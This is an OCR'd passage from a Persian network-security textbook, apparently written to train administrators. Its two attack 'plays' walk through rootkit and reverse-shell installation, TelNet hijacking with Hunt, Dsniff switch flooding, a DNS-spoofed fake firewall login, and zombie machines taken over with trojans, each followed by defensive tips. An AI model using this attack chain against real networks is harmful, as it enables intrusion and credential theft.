اکثر شرکتهائی که از شبکه سرویس می‌گیرند یا از IDS استفاده نمی‌کنند یا آنکه IDS را در مدخل کانال ارتباطی شبکهٔ درونی با دنیای خارج نصب می‌کنند تا فقط مزاحمتهائی را که از بیرون برای شبکه ایجاد می‌شود ، کشف کنند. بدین نحو به کاربران درونی شبکه اعتماد می‌کنند و اگر یکی از کاربران درونی شبکه تصمیم به حمله بگیرد یا آنکه در اثر سهل‌انگاری کنترل ماشینش بدست یک نفوذگر بیفتد شبکه هیچ زنگ خطری نخواهد داشت و حملات از درون همانند فوق موفق خواهد بود. بنابراین نصب IDS در درون شبکه را فراموش نکنید.

www.itqorve.loxblog.com

www.itgorve.loxblog.com



شکل (۱۲-۱) نفوذ در سرویس‌دهندهٔ DNS داخلی


- در ادامهٔ حملـه "آقـای کینـه‌جو" بگونـه‌ای کـه در شـکل (۱۲-۷) مشـخص شـده تـلاش در لشکرکشی بیشتر به درون شبکهٔ ACME می‌کند. بدین منظور او نرم‌افزار Reverse WWW Shell را برروی ماشین DNS محلی نصب می‌کند. در فصل یازدهم تشریح شد که این نرم‌افزار نفـــوذگر را قادر می‌سازد تا بدون هیچ محدودیتی از هر نقطهٔ شبکهٔ اینترنت به درون شبکهٔ داخلی دسترسی داشته باشد و چون این ارتباط در پوشش دسترسی به وب و از درون به بیرون سـازماندهی شـده است هیچ محدودیتی از طرف دیوار آتش برای آن اعمال نمی‌شود!

چرا آقای "کینه‌جو" این نرم‌افزار را نصب می‌کند؟ مگر دسترسی او از طریق مودم برایش کـافی نیست؟ پاسخ این سؤال آنست که **اولاً** با نصب این نرم‌افزار دیگر او هیچ احتیـاجی بـه ارتبـاط از طریق خط مودم ندارد و قادر خواهد بود ادامهٔ حملات را از بیرون شبکه و در هـر نقطـهٔ اینـترنت هدایت کند. **ثانیاً** اگر سیاستهای امنیتی شبکه عوض شد و سطح دسترسـی ماشـین تحـت نفـوذ او کاهش یافت یا اصلاً آن ماشین از شبکه حذف شد باز هم دسترسی او به شبکه میسر خواهـد بـود **ثالثاً** ارتباط از طریق مودم بسیار کند و ناکارآمد است درحالی‌که ارتباط از طریق بیرون شبکه و بـا یک خط پرسرعت(مثل یک خط HDSL 1MBPS) زودتر او را به اهدافش نزدیک می‌کند.

- در مرحلهٔ بعدی "آقـای کینـه‌جو" اقـدام بـه نصـب یـک Rootkit متناسـب بـا سیسـتم عـامل سولاریس می‌نماید تا عملکرد برنامه Reverse WWW Shell که قبلاً نصـب کـرده اسـت ، کشـف نشده و مخفی بماند و در ضمن کنترل کانل ماشین را در اختیار داشته باشد. طرح او نصـب یـک Rootkit در سطح هسته (شکل ۱۲-۷) و ابزار انتخابیش Solaris Kernel-Level Rootkit بوده است.

www.itgorve.loxblog.com

www.itqorve.loxblog.com



شکل (۷-۱۲) تسخیر ماشین DNS داخلی و نصب Reverse WWW Shell

- در مرحلهٔ ششم آقای کینه‌جو برروی ماشین سرویس‌دهندهٔ DNS یک ابزار "ربودن نشست Session Hijacking " نصب می‌کند. انتخاب او نرم‌افزار Hunt است که در فصل هشتم معرفی و تشریح شد. نرم‌افزار Hunt شروع به استراق‌سمع ترافیک جاری برروی شبکهٔ داخلی می‌کند. آقای "کینه‌جو" به دقت برروی نشست‌های داخلی TleNet تمرکز می‌کند و ناگهان آدرس IP ماشین سرویس‌دهندهٔ وب در خارج از شبکه نظر او را جلب می‌کند. او که این آدرس IP را در اولین مرحله از شناسائی و پویش شبکه به خاطر سپرده بود بر این ارتباط TelNet تمرکز کرده و متوجه می‌شود یک مسئول از درون شبکه برای انجام کاری اقدام به برقراری نشست TelNet با سرویس‌دهندهٔ وب کرده است. اگر چه از بیرون شبکه نمی‌توان با سرویس‌دهندهٔ وب نشست TelNet برقرار کرد ولی گویا این ارتباط از درون شبکه امکان‌پذیر است! "آقای کینه‌جو" به سرعت این نشست TelNet را ربوده و در اختیار خود می‌گیرد. (از طریق ابزار Hunt)


حالا آقای کینه‌جو بر سرویس‌دهندهٔ وب هم تسلط دارد! به شکل (۸-۱۲) دقت کنید.

نکتهٔ امنیتی ۵:

هیچ مسئول شبکه‌ای نباید به خود اجازه بدهد حتی از درون شبکه با یک سرویس‌دهندهٔ مهم ، نشست TelNet برقرار کند. این عمل هیچ توجیهی الا تنبلی و سهل‌انگاری ندارد ، چرا که او می‌توانسته شخصاً کنار ماشین سرویس‌دهنده برود و مستقیماً کار خود را انجام بدهد. نشست TelNet بسیار ضعیف و آسیب‌پذیر است. اگر خود را مجبور به استفاده از TelNet می‌بینید حتماً باید با ابزارهای امن مثل SSH (Secure Shell) برای برقراری نشست و اجرای فرامین استفاده کنید.

www.itqorve.loxblog.com

www.itqorve.loxblog.com




شکل (۸–۱۲) ربودن نشست TelNet بین ماشین داخلی و سرویس‌دهندهٔ وب عمومی

- بازی آقای "کینه‌جو" به جای مهیجی رسیده است. همان سرویس‌دهندهٔ وب که آتش خشم را در دل او برافروخته بود حالا فتح شده است! او در این نقطه بازی را تمام نخواهد کرد چرا که از اینجا به بعد برای او بیش از انتقام‌جوئی ، هیجان اهمیت پیدا می‌کند. [غرور پیروزی انسان بر ماشین!] آقای کینه‌جو می‌تواند برای آنکه به آتش انتقامجوئی خود آبی بریزد با دستکاری صفحات وب آن سرویس‌دهنده و به مسخره کشیدن آن و درج عناوین بامزه و رمزی ، درهم شکستن آنرا به دنیا اعلام کند تا رسوائی آنها جوابی دندانشکن برای کلاه‌برداریهایشان باشد ولی اینکار، حمله را آشکار کرده و تسلط او بر شبکه منتفی خواهد شد. آقای "کینه‌جو" اندکی فکر می‌کند و احساس می‌کند به دنبال معروفیت (و در پی آن دردسر) نیست و لذا بهتر است بدون دستکاری صفحات وب به کارش ادامه بدهد.
- بگونه‌ای که در شکل (۹–۱۲) نشان داده شده است آقای "کینه‌جو" بی‌سروصدا ، نرم‌افزار استراق‌سمع Dsniff را روی این سرویس‌دهندهٔ وب نصب می‌کند. (Dsniff قویترین نرم‌افزار استراق‌سمع است که در فصل هشتم تشریح شد)

آقای کینه‌جو پس از نصب Dsniff متوجه می‌شود که بخش عمومی شبکه شامل سرویس‌دهندهٔ وب و DNS عمومی و دیوار آتش بوسیلهٔ سوئیچ بهم متصل شده‌اند لذا بوسیلهٔ Dsniff تلاش می‌کند تا این سوئیچها را با ارسال سیل‌آسای فریمها (با آدرس فیزیکی جعلی) گمراه کرده و جدول آدرسهای MAC را با آدرسهای اشتباه پر کند؛ بدین نحو سوئیچ نصب شده به یک هاب معمولی

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۹-۱۲) استراق سمع از شبکه عمومی برای کشف کلمهٔ عبور

تبدیل می‌شود. حال استراق‌سمع از سوئیچ میسّر شده است و ترافیک شبکه تحت کنترل است.

- آقای "کینه‌جو" با استراق‌سمع (بوسیلهٔ Dsniff) متوجه می‌شود که مسئول شبکه از طریق FTP با سرویس‌دهندهٔ عمومی DNS ارتباط برقرار کرده است و در حال نصب نرم‌افزار روی آن است. حال ضمن ربودن کلمهٔ عبور مسئول شبکه ، ماشین سرویس‌دهندهٔ عمومی DNS را در بالاترین سطح دسترسی فتح کرده است زیرا کلمهٔ عبور آنرا در اختیار دارد.

نکتهٔ امنیتی ۶:

استفاده از FTP برای بار کردن فایل یا نرم‌افزار روی سرویس‌دهنده‌های مهم کار بسیار اشتباهی است. (به همان دلیلی که استفاده از TelNet برای انجام امور مدیریتی غلط می‌باشد)؛ اگر مجبور به چنین کاری هستید حتماً باید از ابزارهای امن مثل SSH (Secure Shell) استفاده کنید.

نکتهٔ امنیتی ۷:

مسئول شبکه باید مراقب باشد که اوّلاً برای وصل ماشینهای سرویس‌دهندهٔ عمومی از هاب استفاده نکند و ثانیاً سوئیچها نیز در مقابل حملهٔ نوع Flooding که عملکرد آنها را تبدیل به یک هاب می‌کند ، مقاوم باشند. می‌توانید با سازندهٔ سوئیچ تماس گرفته یا به مستندات آن مراجعه کرده و از این موضوع آگاه شوید. آگاهی از این موضوع بسیار مهم و حیاتی است!

www.itqorve.loxblog.com

www.itqorve.loxblog.com

- آقای "کینه‌جو" در گسترش فعالیتهایش سری به سرویس‌دهندهٔ محلی DNS می‌زند و رکودهای آنرا بررسی می‌کند. در طی این بررسی متوجه رکوردی در بانک اطلاعاتی DNS می‌شود که متعلق به دیوار آتش است و بصورت زیر درج شده است:

```
firewall.acme-company.com 86400 IN A  101.102.103.104
```

حال چون آدرس IP دیوار آتش را یافته است سعی می‌کند از **درون شبکه** و با استفاده از ابزار Nmap اقدام به پویش پورتهای باز دیوار آتش بنماید. نتایج Nmap یک پورت باز TCP را برروی دیوار آتش به شماره 47155 گزارش می‌کند. لشکرکشی او مجدداً شروع می‌شود. NetCat را روی ماشین DNS درونی نصب کرده و سعی می‌کند تا با دیوار آتش و شمارهٔ پورت 47155 ارتباط برقرار کند. پس از برقراری ارتباط TCP به نکتهٔ عجیبی برمی‌خورد. یک سرویس‌دهندهٔ وب کوچک بعنوان ابزار جانبی برروی دیوار آتش نصب شده است تا ارتباط مسئول شبکه با دیوار آتش ، مبتنی بر وب (Web Based) باشد.

- مرحلهٔ جدیدی آغاز شده است: بلافاصله او نرم‌افزار Lynx را برروی ماشین DNS محلی نصب می‌کند و سپس طبق دستورالعمل Jeff Wong آنرا تغییر داده و دستکاری می‌کند. دستورالعمل Jeff Wong جدی و واقعی است و در سایت دانشگاه برکلی ارائه شده است:

http://www.ocf.berkeley.edu/~jeffwong/lynxstuff/SSL/

بوسیله ابزار Lynx و اعمال تغییرات لازم ارتباط با دیوار آتش برقرار شده و از طریق پروتکل HTTPS صفحهٔ وب دیوار آتش بصورت زیر دریافت می‌شود:

```
Welcome to the super secure Firewall
A Product of Super Secure Software
Enter the Firewall Admin User ID: _____________
Password: _____________
```

او کلمهٔ عبور دیوار آتش را نمی‌داند و مصمم می‌شود تا آنرا بدزدد. لذا به سرعت سرویس‌دهندهٔ وب Apache را که در آدرس *http://www.apache.org/* به رایگان عرضه می‌شود، برروی ماشین DNS محلی نصب می‌کند و با دستکاری در DNS محلی آدرس حوزهٔ:

firewall.acme-company.com


را به گونه‌ای تغییر می‌دهد که تقاضاهای HTTPS به سمت سرویس‌دهندهٔ نصب شده توسط او هدایت شود (یعنی ماشین DNS محلی را بجای دیوار آتش معرفی می‌کند. روی ماشین DNS محلّی نیز سرویس‌دهندهٔ Apache نصب شده و صفحهٔ وبی مشابه با آنچه که در قبل دیدیم بعنوان صفحهٔ وب پیش‌فرض آن در نظر گرفته شده است.)

با تغییرات بالا هرگاه مسئول دیوار آتش بخواهد به سیستم وارد شود، با یک صفحه ورود[1] جعلی مواجه می‌شود که شبیه به صفحه اصلی است. کلمات رمز خود را وارد می‌کند و آقای "کینه‌جو" را به مراد خود می‌رساند. پس از ربودن کلمهٔ عبور ، ترافیک مربوط به دیوار آتش

[1] Login Page

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۱۰-۱۲) ربودن کلمهٔ عبور دیوار آتش و گشودن دروازهٔ دیوار آتش

مجدداً به سمت محل اصلی آن هدایت می‌شود.

- آقای کینه‌جو دیوار آتش را نیز به فتوحات خود اضافه می‌کند. شکل (۱۰-۱۲) نشان می‌دهد که دیوار اتش همچون دروازهٔ اصلی شهر باز شده است و ارتباط از بیرون به درون به سادگی برقرار خواهد شد.


نکتهٔ امنیتی ۸:

وقتی در برقراری ارتباط با یک سرویس‌دهنده از HTTPS استفاده می‌شود باید حتماً به پیغامهای امنیتی SSL دقت کرد چرا که گاهی اوقات (مثل نمایشنامهٔ بالا) موقعیکه مسیر اصلی یک سایت وب تغییر داده می‌شود ، پیامی مبنی بر آنکه *"گواهی دیجیتالی (Digital Certificate) مورد تائید نیست"* ظاهر خواهد شد ولی به آن اعتنائی نمی‌شود. چنین پیامی می‌تواند هشداری از یک حملهٔ مخفی بر علیه شبکه باشد.

- پس از باز شدن دیوار آتش، کلّ شبکهٔ داخلی ACME تحت کنترل "آقای کینه‌جو" درآمده و بدین ترتیب هیچ سیستمی دارای حریم امنیتی نیست؛ شکل (۱۱-۱۲) آخرین مرحلهٔ حمله را نشان می‌دهد و در اینجا بازی خاتمه یافته است. حمله‌ای که از یک خط تلفن ساده بوسیلهٔ مودم شروع شده بود به یک فاجعه تبدیل شده است!

www.itqorve.loxblog.com

www.itgorve.loxblog.com



شکل (۱۱-۱۲) فتح کل شبکه از بیرون پس از باز شدن دیوار آتش

نکتهٔ امنیتی ۹:
نمایشنامهٔ فوق را جدی بگیرید و با یک لبخند تمسخرآمیز از کنار آن ردّ نشوید. گزارشهای زیادی از حملات مخرّب مشابه با آنچه که در این نمایشنامه تشریح شد در رسانه‌های خبری دنیا منتشر شده است.

نمایشنامهٔ ۲: "عملیات گروه شیطانی" حمله از طریق ماشینهای واسط (زامبی)

- **بازیگران نقش اول:** آقای "بد" و آقای "زشت"
- **شبکهٔ تحت حمله:** شرکت بین‌المللی و بزرگ توسعهٔ نرم‌افزار با نام "غول"
- **هدف حمله:** دزدیدن کدهای برنامهٔ نوشته شده برای نرم‌افزار Foobar در ازای دریافت پول
- **نوع حمله:** حمله بدون بجا گذاشتن ردّ پا و از طریق ماشینهای میانی
- **هدف‌نمایشنامه:** ارائهٔ اصول حملهٔ مخفی و آشنائی با ضعفهای امنیتی و آموزش مسئولین شبکه

آقای "بد" و آقای "زشت" دو نفوذگر حرفه‌ای هستند که با نام گروه B&C بنابر سفارش مشتریان و با دریافت دستمزد کلان ، اقدام به نفوذ در شبکه‌های مهم کرده و اهداف مشتری خود را برآورده می‌سازند. آنها مخفیانه ماندن عملیات را تضمین و کلّ مسئولیت حمله را تقبل می‌کنند.

www.itgorve.loxblog.com


www.itqorve.loxblog.com

یک شرکت عظیم نرم‌افزاری با نام "حسود" از آنکه نرم‌افزار Foobar محصول شرکت "غول" با موفقیت چشمگیری مواجه شده بسیار ناراحت و متضرر شده‌اند. نسخهٔ بعدی Foobar آنها را به حاشیه خواهد راند ، لذا با پیشنهاد پول بسیار زیاد از گروه B&C خواسته‌اند تا کدهای برنامهٔ نسخهٔ آتی Foobar را برایشان بدزدند بدون آنکه کسی از ماجرا بوئی ببرد. گروه B&C این پیشنهاد را پذیرفته و بخشی از این پول را دریافت و به طراحی نقشهٔ حمله مشغول می‌شود.

- آقای "بد" با یک تحقیق مقدماتی متوجه می‌شود که شرکت "غول" یک شرکت عظیم تهیه نرم‌افزار با ۲۰/۰۰۰ کارمند در سراسر دنیاست و محصولات بسیار متنوعی را تولید می‌نماید که مهم‌ترین و پرمنفعت‌ترین آنها همین نرم‌افزار Foobar است که گروه B&C ماموریت دارند کدهای آنرا بدست بیاورند. شرکت "غول" قانونی عمل می‌کند و هر عملی بر علیه این شرکت می‌تواند آنها را با محکومیت شدید و مجازات زندان مواجه کند لذا تصمیم می‌گیرند تا از طریق سیستمهای مبانی در خارج از کشور اقدام به حمله و نفوذ به شبکه بنمایند.

شکل (۱۲-۱۲) شمای کلّی شبکهٔ "غول" و چگونگی اتصال آن به اینترنت را نشان می‌دهد. کد برنامهٔ Foobar در یک سیستم حفاظت شده ، درون شبکهٔ داخلی "غول" قرار گرفته است.

- تحقیقات "آقای زشت" نشان می‌دهد که برخی از کدنویسان و برنامه‌نویسان شرکت "غول" در کشورهای آسیائی و اروپائی کار می‌کنند. این برنامه‌نویسان از راه دور برنامه‌های خود را ارائه کرده و حقوق می‌گیرند بدین ترتیب که برنامه یا کد خواسته شده را در خانهٔ خود نوشته و پس از اشکال‌زدائی ، جهت بررسی نهائی برای شرکت "غول" ارسال می‌نمایند. شرکت "غول" برای این برنامه‌نویسان یک حساب کاربری -Account- روی شبکهٔ داخلی خود باز کرده و به آنها اجازه داده



شکل (۱۲-۱۲) حمله بر علیه یک شبکه برای دزدیدن کدهای یک برنامه

www.itqorve.loxblog.com

است تا از راه دور به شبکه وارد شوند و سرویس بگیرند ، کدها را ارائه بدهند یا نامه‌های الکترونیکی خود را نگاه کنند. برای امنیت شبکه ، این کارمندان راه دور موظفند از طریق VPN[1] به شبکه وارد شوند. آنها موظف به وارد کردن مشخصهٔ کاربری (UserID) و کلمهٔ عبور هستند تا به آنها اجازهٔ دسترسی به منابع شبکه داده شود.

- آقایان "بد" و "زشت" مرحلهٔ اولیهٔ حمله خود را با جستجوی چند ماشین میانی (Zombie) که بتواند نقش واسطهٔ حمله را بین آنها و شبکهٔ "غول" بازی کند، آغاز می‌کنند. آنها براحتی چند ماشین آسیب‌پذیر و سرویس‌دهندهٔ ناقص را در آسیای جنوب شرقی و شوروی سابق پیدا می‌کنند. این مناطق جغرافیائی به عنوان سرزمین حاصلخیز شکار شبکه‌ها و سیستمهای آسیب‌پذیر و قابل نفوذ شناخته می‌شود.

نکتهٔ امنیتی ۱:

مناطق آسیا و بالاخص کشورمان ایران در زمینهٔ توسعهٔ شبکهٔ و پیاده‌سازی سرویس‌دهنده‌های اینترنت رشد متعادل ، اصولی و علمی نداشته است. در اکثر مواقع سرویس‌دهنده‌های حساس توسط اشخاصی پیاده‌سازی و پیکربندی شده‌اند که هیچ تجربه و آموزش قبلی نداشته‌اند و غالباً سراسر اشکال و نقص هستند و معمولاً کسی هم آنها را بررسی نکرده است. لذا در مقابل بسیاری از حملات مصون نیستند و براحتی فرو خواهند پاشید. این نکته به هیچ عنوان، احساسی و شعاری نیست بلکه حاصل تجربه‌های شخصی و همچنین گزارشهائی است که در سطح دنیا ارائه شده است.

در کشور ایران هنوز مسائل مالی و تجارت الکترونیکی به شبکه محول نشده است. هر گاه این اتفاق بیفتد بحران ایجاد شده در اثر چنین نقایصی ، امنیت ملّی را به خطر خواهد انداخت. لذا توصیهٔ موکّد ما آموزش تخصصی مسئولین شبکه و توسعه‌دهندگان شبکه و مسئول سرویس‌دهنده‌ها است.

بگونه‌ای که در شکل (۱۳-۱۲) مشاهده می‌شود ، "بد" و "زشت" توسط برنامهٔ Nessus به جستجوی سیستم‌های آسیب‌پذیر پرداخته و دو ماشین با این خصوصیت در مناطق زیر یافته‌اند:


- یک سرویس‌دهندهٔ وب IIS در شوروی سابق مبتنی بر سیستم عامل Windows NT
- یک سرویس‌دهندهٔ ضعیف FTP در آسیای جنوب شرقی مبتنی بر سیستم عامل لینوکس

آنها بلافاصله برروی این دو ماشین یک اسب تروای قدرتمند نصب می‌کنند تا کنترل کامل آنها را در اختیار بگیرند. فعلاً این دو ماشین هیچ استفاده‌ای برای حمله به "شبکهٔ غول" ندارند ولیکن برای مخفی نگاه داشتن مبداء حمله بسیار مفید هستند و در هنگام شروع حمله هویت اصلی نفوذگر پوشیده خواهد ماند.

[1] Virtual Private Network

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۱۳-۱۲) جستجوی در اینترنت بدنبال چند ماشین واسط حمله (Zombie)

فعلاً در صفحهٔ شطرنج ، آقای "بد" و "زشت" دو مهرهٔ پیاده (سرباز) بدست آورده‌اند که البته باید قربانی حمله شوند ولی شرایط برای شروع حمله مناسب نیست!

